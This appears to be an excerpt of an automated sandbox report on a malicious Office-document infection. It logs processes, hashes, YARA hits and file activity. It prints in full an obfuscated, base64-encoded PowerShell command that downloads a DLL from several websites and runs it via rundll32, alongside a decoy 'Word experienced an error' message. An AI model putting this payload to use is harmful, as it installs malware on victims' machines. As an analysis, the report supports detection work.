	wBzACcAKwAoACgAJwAyACkAJwApACkAKwAoACgAJwAoAGMAYQBpAHIAbwBjA CcAKwAnAGEAJwArACcAZAAnACkAKQArACcALgBjACcAKwAoACgAJwBvAG0AJ wArACcASgApACgAJwArACcAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApA CgAYwAnACkAKQArACgAJwBnAGkAJwArACcALQAnACsAJwBiAGkAbgBKACcAK QArACgAKAAnACkAKAAzAHMAMgApACgAJwArACcAMQBQACcAKwAnAEIAJwArA CcAQgAnACkAKQArACgAKAAnAEoAKQAoADMAcwAyACkAJwArACcAKAAnACkAK QArACcAQAAnACsAKAAnAGgAJwArACcAdAB0ACcAKQArACcAcAAnACsAJwBzA CcAKwAoACgAJwA6AEoAKQAoADMAcwAyACcAKwAnACkAKABKACcAKwAnACkAK AAzACcAKQApACsAJwBzACcAKwAoACgAJwAyACkAKAAnACsAJwB3ACcAKQApA CsAKAAnAHcAdwAuACcAKwAnAGkAJwArACcAcwBhAHQAZQBjAGgAbgBvACcAK QArACcAbAAnACsAKAAnAG8AJwArACcAZwB5AC4AJwApACsAKAAoACcAYwBvA G0ASgAnACsAJwApACgAMwBzACcAKwAnADIAKQAnACsAJwAoAHQAJwArACcAc gBhAGkAbgBpAG4AZwAnACsAJwBKACkAKAAnACsAJwAzACcAKQApACsAJwBzA DIAJwArACgAKAAnACkAJwArACcAKABiAEoAJwArACcAKQAoACcAKQApACsAK AAoACcAMwBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAQABoAHQAJwArA CcAdAAnACkAKQArACcAcAAnACsAJwA6ACcAKwAoACgAJwBKACkAJwApACkAK wAnACgAJwArACcAMwAnACsAKAAoACcAcwAyACcAKwAnACkAKAAnACkAKQArA CgAKAAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAK wAnACkAJwArACgAKAAnACgAaABvACcAKwAnAHQAZQAnACkAKQArACgAJwBsA CcAKwAnAHMAaABpAHYAJwApACsAKAAnAGEAJwArACcAbgBzAGgAJwApACsAK AAoACcALgBjACcAKwAnAG8AbQBKACkAKAAnACkAKQArACcAMwBzACcAKwAoA CgAJwAyACkAKABVAHMAJwArACcAZQByAEYAJwArACcAaQAnACkAKQArACgAJ wBsACcAKwAnAGUAcwAnACkAKwAnAEoAJwArACgAKAAnACkAKAAnACkAKQArA CgAJwAzACcAKwAnAHMAMgAnACkAKwAoACgAJwApACgAJwArACcAOABKACkAJ wArACcAKAAzAHMAMgApACcAKQApACsAKAAoACcAKAAnACsAJwBAAGgAJwApA CkAKwAoACgAJwB0AHQAcAA6AEoAKQAoADMAcwAyACcAKwAnACkAJwArACcAK AAnACsAJwBKACkAJwArACcAKAAzAHMAMgApACcAKwAnACgAbwB3ACcAKwAnA G4AaQB0AGMAbwAnACkAKQArACgAJwBuAHMAJwArACcAaQAnACsAJwBnAG4Ab QBlAG4AdAAuAGMAbwBtACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAcwAnA CkAKQArACgAKAAnADIAJwArACcAKQAoACcAKQApACsAKAAnAGYAaQAnACsAJ wBsACcAKwAnAGUAcwBKACcAKQArACgAKAAnACkAJwArACcAKAAzACcAKQApA CsAJwBzACcAKwAoACgAJwAyACkAKAAnACsAJwBiAEoAJwApACkAKwAnACkAJ wArACgAKAAnACgAMwBzADIAKQAnACsAJwAoACcAKQApACsAKAAnAEAAaAB0A HQAJwArACcAcABzACcAKQArACgAKAAnADoAJwArACcASgAnACsAJwApACgAM wBzADIAKQAoAEoAKQAoADMAJwArACcAcwAyACkAJwApACkAKwAoACgAJwAoA GIAJwArACcAMgAnACkAKQArACgAJwBiACcAKwAnAGMAbwBtAC4AYwAnACsAJ wBvACcAKwAnAG0ALgBiACcAKQArACcAcgAnACsAKAAoACcASgAnACsAJwApA CgAMwBzADIAJwApACkAKwAoACgAJwApACgAJwArACcAcwBpACcAKQApACsAK AAoACcAdABlAEoAKQAnACsAJwAoADMAJwArACcAcwAnACsAJwAyACkAKAAwA EgASgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnADMAcwAyACkAK ABAACcAKwAnAGgAJwApACkAKwAoACgAJwB0AHQAcAA6AEoAKQAnACsAJwAoA CcAKwAnADMAcwAyACcAKQApACsAKAAoACcAKQAoACcAKwAnAEoAKQAnACkAK QArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAoACgAJwApACcAKwAnA CgAdAAnACsAJwByAGEAbgBzACcAKwAnAGYAZQAnACkAKQArACgAJwByAHMAd QAnACsAJwB2AGEAJwApACsAKAAoACcAbgAnACsAJwAuAGMAbwBtACcAKwAnA EoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAKQAoAHcAcAAtAGEAJ wArACcAZAAnACsAJwBtACcAKQApACsAJwBpACcAKwAoACgAJwBuACcAKwAnA EoAKQAoADMAcwAyACcAKwAnACkAKABPACcAKwAnAFYAbAAnACkAKQArACcAS gAnACsAKAAoACcAKQAoACcAKQApACsAKAAoACcAMwBzADIAJwArACcAKQAoA CcAKQApACsAJwBAACcAKwAnAGgAdAAnACsAKAAnAHQAJwArACcAcAAtAGEAJ wApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQAoAEoAJwApA CkAKwAoACgAJwApACgAJwArACcAMwBzACcAKQApACsAJwAyACcAKwAoACgAJ wApACcAKwAnACgAcABoAHkAcwAnACkAKQArACcAaQAnACsAKAAoACcAbwAtA CcAKwAnAHMAdgBkAGgALgAnACsAJwBjAGgASgApACgAMwAnACkAKQArACgAK AAnAHMAMgAnACsAJwApACcAKQApACsAKAAoACcAKAAnACsAJwB3AHAALQBhA GQAJwApACkAKwAoACgAJwBtAGkAbgBKACkAKAAnACsAJwAzACcAKwAnAHMAJ wArACcAMgApACgAawAnACsAJwBLAEoAKQAoADMAJwApACkAKwAnAHMAJwArA CgAKAAnADIAKQAnACkAKQArACcAKAAnACkAKQAuACIAcgBlAFAAbABgAEEAY wBFACIAKAAoACgAJwBKACcAKwAoACgAJwApACgAJwArACcAMwAnACkAKQArA CgAKAAnAHMAMgApACcAKwAnACgAJwApACkAKQApACwAKABbAGEAcgByAGEAe QBdACgAJwAvACcAKQAsACgAJwBoAHcAJwArACcAZQAnACkAKQBbADAAXQApA C4AIgBTAGAAUABMAEkAVAAiACgAJABUAGcAMwB5AHAAdgAwACAAKwAgACQAS AAyAHEANgBxAHAAegAgACsAIAAkAEEAcABqADAAdwBtAG8AKQA7ACQAQwBxA G8AdwBiADQAZAA9ACgAKAAnAFgANgAnACsAJwB1AGgAJwApACsAKAAnADAAN QAnACsAJwB5ACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJABIAHcAcQBmA GUAbwBuACAAaQBuACAAJABOAGsAcQBfAGcAMABxACAAfAAgAFMATwBgAFIAY ABUAC0AbwBiAGAASgBFAEMAdAAgAHsARwBlAGAAVAAtAFIAYQBgAE4ARABvA G0AfQApAHsAdAByAHkAewAkAFYAMABfAHIAaQAwAG4ALgAiAGQAbwB3AGAAT gBsAE8AYABBAEQAYABGAGkATABlACIAKAAkAEgAdwBxAGYAZQBvAG4ALAAgA CQAWgByAHcAagBoADkAawApADsAJABDAHcAawAxAG8AOABvAD0AKAAoACcAQ gAnACsAJwA2AHgAMgBvACcAKQArACcAdwB0ACcAKQA7AEkAZgAgACgAKAAmA CgAJwBHAGUAdAAtAEkAdAAnACsAJwBlACcAKwAnAG0AJwApACAAJABaAHIAd wBqAGgAOQBrACkALgAiAEwAZQBuAGcAYABUAGgAIgAgAC0AZwBlACAANAA0A DAANwA3ACkAIAB7ACYAKAAnAHIAdQAnACsAJwBuACcAKwAnAGQAbABsADMAM gAnACkAIAAkAFoAcgB3AGoAaAA5AGsALAAnACMAMQAnAC4AIgBUAGAAbwBzA HQAYABSAGkAbgBHACIAKAApADsAJABDAGMAcwBrAGkAeAAwAD0AKAAnAFkAJ wArACcAMwB2ACcAKwAoACcAYQAyAHQAJwArACcAZwAnACkAKQA7AGIAcgBlA GEAawA7ACQASQA3AGEAYgB6ADYAZwA9ACgAJwBMACcAKwAoACcAdQBoACcAK wAnAGYAbgBxAGsAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFcAXwA2A DIAZgB5ADYAPQAoACcASQAnACsAJwB4AHEAJwArACgAJwBmACcAKwAnADQAO QBsACcAKQApAA==
Imagebase:	0x4a020000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate

Analysis Process: msg.exe PID: 1320 Parent PID: 2296

General

Start time:	23:17:40
Start date:	01/02/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xffd30000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1100 Parent PID: 2296

General

Start time:	23:17:40
Start date:	01/02/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IAAkAEMAcgBBACAAPQAgAFsAV AB5AFAARQBdACgAIgB7ADMAfQB7ADEAfQB7ADAAfQB7ADIAfQAiACAALQBGA CAAJwBlAG0ALgBJAE8ALgAnACwAJwBTAHQAJwAsACcAZABpAHIAZQBDAHQAT wByAHkAJwAsACcAcwBZACcAKQAgADsAIABTAFYAIAAgACgAIgA1AGgAdgAiA CsAIgAxAHoAIgApACAAIAAoAFsAVAB5AFAARQBdACgAIgB7ADEAfQB7ADIAf QB7ADQAfQB7ADMAfQB7ADAAfQAiAC0AZgAnAG4AQQBHAGUAUgAnACwAJwBzA FkAcwB0AEUAJwAsACcATQAuAE4AZQB0AC4AUwBlAFIAVgBpAGMAJwAsACcAQ QAnACwAJwBlAHAATwBpAE4AVABtACcAKQAgACAAKQAgADsAIAAkAEEAdgBuA G4AMAB1AGYAPQAoACgAJwBUAHkANwBuACcAKwAnADAAJwApACsAJwBzAGMAJ wApADsAJABlADIAcQA2AHEAcAB6AD0AJABVAG0AYwByAHUAZwAxACAAKwAgA FsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABZAHYAawA2AGgAYwBwADsAJ ABOADYANgA3AGMAbABsAD0AKAAnAFAAJwArACgAJwA0AG0AJwArACcAcwAnA CkAKwAoACcAdgAnACsAJwByAHMAJwApACkAOwAgACAAKAAgACAARwBlAFQAL QBWAGEAUgBJAGEAQgBMAEUAIAAgACgAIgBDACIAKwAiAHIAYQAiACkAIAAgA CkALgBWAGEATABVAEUAOgA6ACIAYwBSAGAAZQBgAEEAdABlAGQASQByAGAAR QBjAHQAbwByAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ADAAfQBGA CcAKwAoACcAMgBuACcAKwAnAGUAZgBxACcAKQArACcANgB7ADAAfQBQACcAK wAoACcAcgBzACcAKwAnADIAbgBkACcAKQArACcAaAB7ADAAfQAnACkALQBGA CAAWwBDAEgAYQBSAF0AOQAyACkAKQA7ACQASwAwADAAYQBhADIAYwA9ACgAJ wBXAGgAJwArACgAJwBwACcAKwAnAG8AagAnACkAKwAnAGwAbwAnACkAOwAgA CAAKAAgAGcAZQBUAC0AVgBBAHIAaQBBAEIAbABlACAAKAAiADUASABWACIAK wAiADEAegAiACkAIAApAC4AVgBhAEwAVQBFADoAOgAiAHMARQBjAFUAUgBJA HQAeQBwAFIAYABPAFQAbwBDAGAATwBMACIAIAA9ACAAKAAnAFQAJwArACgAJ wBsACcAKwAnAHMAMQAyACcAKQApADsAJABGAHoANQBkAHkAZwBzAD0AKAAnA EIAJwArACgAJwBwACcAKwAnADgAMgA1AGkAJwArACcAdgAnACkAKQA7ACQAU QA0AGEAOABsADEANQAgAD0AIAAoACgAJwBDAGgAJwArACcAcABpAGUAJwArA CcAbwAnACkAKwAnAGcAJwApADsAJABVAGEAYgA2ADgAOABvAD0AKAAnAEsAJ wArACcAeQAnACsAKAAnAGoAOAB4ACcAKwAnAG8AcQAnACkAKQA7ACQATAByA DAAdwA1AGwAYQA9ACgAJwBQACcAKwAoACcAOQAnACsAJwBsAGMANwBmACcAK QArACcAdQAnACkAOwAkAFoAcgB3AGoAaAA5AGsAPQAkAEgATwBNAEUAKwAoA CgAJwB7ADAAJwArACcAfQBGADIAbgAnACsAJwBlAGYAJwArACcAcQA2AHsAM AB9AFAAcgBzADIAJwArACcAbgBkAGgAewAwAH0AJwApAC0AZgBbAEMASABhA FIAXQA5ADIAKQArACQAUQA0AGEAOABsADEANQArACgAJwAuAGQAJwArACcAb ABsACcAKQA7ACQATgBiAG0AeABmAHgAdgA9ACgAKAAnAEEAdwAnACsAJwBuA CcAKQArACgAJwBnACcAKwAnADAAegA2ACcAKQApADsAJABWADAAXwByAGkAM ABuAD0ATgBlAHcAYAAtAG8AQgBgAGoARQBjAFQAIABuAGUAVAAuAHcAZQBiA EMATABJAGUATgB0ADsAJABOAGsAcQBfAGcAMABxAD0AKAAoACcAaAAnACsAK AAoACcAdAB0AHAAOgAnACsAJwBKACkAKAAzAHMAJwApACkAKwAoACgAJwAyA CcAKwAnACkAKAAnACkAKQArACgAKAAnAEoAJwArACcAKQAoADMAcwAyACcAK wAnACkAKABhAHIAcQAnACkAKQArACcAdQBpACcAKwAoACcAdgAnACsAJwBvA HAAbwBwAC4AYwAnACkAKwAoACcAbwAnACsAJwBtACcAKwAnAC4AYgByAEoAJ wApACsAKAAoACcAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAnA CkAKQArACgAKAAnACgAaQAnACkAKQArACcAbgAnACsAKAAnAGQAZQB4AF8Aa AB0AG0AXwAnACsAJwBmACcAKwAnAGkAbAAnACsAJwBlAHMASgAnACkAKwAoA CgAJwApACcAKwAnACgAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApACcAK QApACsAKAAoACcAKABLAHgAJwArACcAaABKACcAKQApACsAKAAoACcAKQAoA CcAKwAnADMAJwApACkAKwAoACgAJwBzADIAKQAoAEAAaAB0ACcAKwAnAHOAJ

	wArACcAcAAnACkAKQArACgAKAAnAHMAOgBKACcAKwAnACkAKAAzAHMAMgAnA CkAKQArACgAKAAnACkAKABKACcAKwAnACkAJwApACkAKwAnACgAJwArACcAM wBzACcAKwAoACgAJwAyACkAJwApACkAKwAoACgAJwAoAGMAYQBpAHIAbwBjA CcAKwAnAGEAJwArACcAZAAnACkAKQArACcALgBjACcAKwAoACgAJwBvAG0AJ wArACcASgApACgAJwArACcAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApA CgAYwAnACkAKQArACgAJwBnAGkAJwArACcALQAnACsAJwBiAGkAbgBKACcAK QArACgAKAAnACkAKAAzAHMAMgApACgAJwArACcAMQBQACcAKwAnAEIAJwArA CcAQgAnACkAKQArACgAKAAnAEoAKQAoADMAcwAyACkAJwArACcAKAAnACkAK QArACcAQAAnACsAKAAnAGgAJwArACcAdAB0ACcAKQArACcAcAAnACsAJwBzA CcAKwAoACgAJwA6AEoAKQAoADMAcwAyACcAKwAnACkAKABKACcAKwAnACkAK AAzACcAKQApACsAJwBzACcAKwAoACgAJwAyACkAKAAnACsAJwB3ACcAKQApA CsAKAAnAHcAdwAuACcAKwAnAGkAJwArACcAcwBhAHQAZQBjAGgAbgBvACcAK QArACcAbAAnACsAKAAnAG8AJwArACcAZwB5AC4AJwApACsAKAAoACcAYwBvA G0ASgAnACsAJwApACgAMwBzACcAKwAnADIAKQAnACsAJwAoAHQAJwArACcAc gBhAGkAbgBpAG4AZwAnACsAJwBKACkAKAAnACsAJwAzACcAKQApACsAJwBzA DIAJwArACgAKAAnACkAJwArACcAKABiAEoAJwArACcAKQAoACcAKQApACsAK AAoACcAMwBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAQABoAHQAJwArA CcAdAAnACkAKQArACcAcAAnACsAJwA6ACcAKwAoACgAJwBKACkAJwApACkAK wAnACgAJwArACcAMwAnACsAKAAoACcAcwAyACcAKwAnACkAKAAnACkAKQArA CgAKAAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAK wAnACkAJwArACgAKAAnACgAaABvACcAKwAnAHQAZQAnACkAKQArACgAJwBsA CcAKwAnAHMAaABpAHYAJwApACsAKAAnAGEAJwArACcAbgBzAGgAJwApACsAK AAoACcALgBjACcAKwAnAG8AbQBKACkAKAAnACkAKQArACcAMwBzACcAKwAoA CgAJwAyACkAKABVAHMAJwArACcAZQByAEYAJwArACcAaQAnACkAKQArACgAJ wBsACcAKwAnAGUAcwAnACkAKwAnAEoAJwArACgAKAAnACkAKAAnACkAKQArA CgAJwAzACcAKwAnAHMAMgAnACkAKwAoACgAJwApACgAJwArACcAOABKACkAJ wArACcAKAAzAHMAMgApACcAKQApACsAKAAoACcAKAAnACsAJwBAAGgAJwApA CkAKwAoACgAJwB0AHQAcAA6AEoAKQAoADMAcwAyACcAKwAnACkAJwArACcAK AAnACsAJwBKACkAJwArACcAKAAzAHMAMgApACcAKwAnACgAbwB3ACcAKwAnA G4AaQB0AGMAbwAnACkAKQArACgAJwBuAHMAJwArACcAaQAnACsAJwBnAG4Ab QBlAG4AdAAuAGMAbwBtACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAcwAnA CkAKQArACgAKAAnADIAJwArACcAKQAoACcAKQApACsAKAAnAGYAaQAnACsAJ wBsACcAKwAnAGUAcwBKACcAKQArACgAKAAnACkAJwArACcAKAAzACcAKQApA CsAJwBzACcAKwAoACgAJwAyACkAKAAnACsAJwBiAEoAJwApACkAKwAnACkAJ wArACgAKAAnACgAMwBzADIAKQAnACsAJwAoACcAKQApACsAKAAnAEAAaAB0A HQAJwArACcAcABzACcAKQArACgAKAAnADoAJwArACcASgAnACsAJwApACgAM wBzADIAKQAoAEoAKQAoADMAJwArACcAcwAyACkAJwApACkAKwAoACgAJwAoA GIAJwArACcAMgAnACkAKQArACgAJwBiACcAKwAnAGMAbwBtAC4AYwAnACsAJ wBvACcAKwAnAG0ALgBiACcAKQArACcAcgAnACsAKAAoACcASgAnACsAJwApA CgAMwBzADIAJwApACkAKwAoACgAJwApACgAJwArACcAcwBpACcAKQApACsAK AAoACcAdABlAEoAKQAnACsAJwAoADMAJwArACcAcwAnACsAJwAyACkAKAAwA EgASgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnADMAcwAyACkAK ABAACcAKwAnAGgAJwApACkAKwAoACgAJwB0AHQAcAA6AEoAKQAnACsAJwAoA CcAKwAnADMAcwAyACcAKQApACsAKAAoACcAKQAoACcAKwAnAEoAKQAnACkAK QArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAoACgAJwApACcAKwAnA CgAdAAnACsAJwByAGEAbgBzACcAKwAnAGYAZQAnACkAKQArACgAJwByAHMAd QAnACsAJwB2AGEAJwApACsAKAAoACcAbgAnACsAJwAuAGMAbwBtACcAKwAnA EoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAKQAoAHcAcAAtAGEAJ wArACcAZAAnACsAJwBtACcAKQApACsAJwBpACcAKwAoACgAJwBuACcAKwAnA EoAKQAoADMAcwAyACcAKwAnACkAKABPACcAKwAnAFYAbAAnACkAKQArACcAS gAnACsAKAAoACcAKQAoACcAKQApACsAKAAoACcAMwBzADIAJwArACcAKQAoA CcAKQApACsAJwBAACcAKwAnAGgAdAAnACsAKAAnAHQAJwArACcAcAAzADoAJ wApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQAoAEoAJwApA CkAKwAoACgAJwApACgAJwArACcAMwBzACcAKQApACsAJwAyACcAKwAoACgAJ wApACcAKwAnACgAcABoAHkAcwAnACkAKQArACcAaQAnACsAKAAoACcAbwAtA CcAKwAnAHMAdgBkAGgALgAnACsAJwBjAGgASgApACgAMwAnACkAKQArACgAK AAnAHMAMgAnACsAJwApACcAKQApACsAKAAoACcAKAAnACsAJwB3AHAALQBhA GQAJwApACkAKwAoACgAJwBtAGkAbgBKACkAKAAnACsAJwAzACcAKwAnAHMAJ wArACcAMgApACgAawAnACsAJwBLAEoAKQAoADMAJwApACkAKwAnAHMAJwArA CgAKAAnADIAKQAnACkAKQArACcAKAAnACkAKQAuACIAcgBlAFAAbABgAEEAY wBFACIAKAAoACgAJwBKACcAKwAoACgAJwApACgAJwArACcAMwAnACkAKQArA CgAKAAnAHMAMgApACcAKwAnACgAJwApACkAKQApACwAKABbAGEAcgByAGEAe QBdACgAJwAvACcAKQAsACgAJwBoAHcAJwArACcAZQAnACkAKQBbADAAXQApA C4AIgBTAGAAAUABMAEkAVAAiACgAJABUAGcAMwB5AHAAdgAwACAAKwAgACQAS AAyAHEANgBxAHAAegAgACsAIAAkAEEAcABqADAAdwBtAG8AKQA7ACQAQwBxA G8AdwBiADQAZAA9ACgAKAAnAFgANgAnACsAJwB1AGgAJwApACsAKAAnADAAN QAnACsAJwB5ACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJABIAHcAcQBmA GUAbwBuACAAaQBuACAAJABOAGsAcQBfAGcAMABxACAAfAAgAFMATwBgAFIAY ABUAC0AbwBiAGAASgBFAEMAdAAgAHsARwBlAGAAVAAtAFIAYQBgAE4ARABvA G0AfQApAHsAdAByAHkAewAkAFYAMABfAHIAaQAwAG4ALgAiAGQAbwB3AGAAT gBsAE8AYABBAEQAYABGAGkATABlAClAKAAkAEgAdwBxAGYAZQBvAG4ALAAgA CQAWgByAHcAagBoADkAawApADsAJABDAHcAawAxAG8AOABvAD0AKAAoACcAQ gAnACsAJwA2AHgAMgBvACcAKQArACcAdwB0ACcAKQA7AEkAZgAgACgAKAAmA CgAJwBHAGUAdAAtAEkAdAAnACsAJwBlACcAKwAnAG0AJwApACAAJABaAHIAd wBqAGgAOQBrACkALgAiAEwAZQBuAGcAYABUAGgAlgAgAC0AZwBlACAANAA0A DAANwA3ACkAIAB7ACYAKAAnAHIAdQAnACsAJwBuACcAKwAnAGQAbABsADMAM gAnACkAIAAkAFoAcgB3AGoAaAA5AGsALAAnACMAMQAnAC4AIgBUAGAAbwBzA HQAYABSAGkAbgBHACIAKAApADsAJABDAGMAcwBrAGkAeAAwAD0AKAAnAFkAJ wArACcAMwB2ACcAKwAoACcAYQAyAHQAJwArACcAZwAnACkAKQA7AGIAcgBlA GEAawA7ACQASQA3AGEAYgB6ADYAZwA9ACgAJwBMACcAKwAoACcAdQBoACcAK wAnAGYAbgBxAGsAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFcAXwA2A DIAZgB5ADYAPQAoACcASQAnACsAJwB4AHEAJwArACgAJwBmACcAKwAnADQAO QBsACcAKQApAA==
Imagebase:	0x13f440000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.2110752047.00000000002D6000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000004.00000002.2111601657.0000000001C34000.00000004.00000040.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\F2nefq6	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8A2BEC7	CreateDirectoryW
C:\Users\user\F2nefq6\Prs2ndh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8A2BEC7	CreateDirectoryW
C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	7	7FEE8A2BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll	success or wait	8	7FEE8A2BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8895208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8895208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE89BA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8A2BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE89869DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE89869DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8A2BEC7	ReadFile
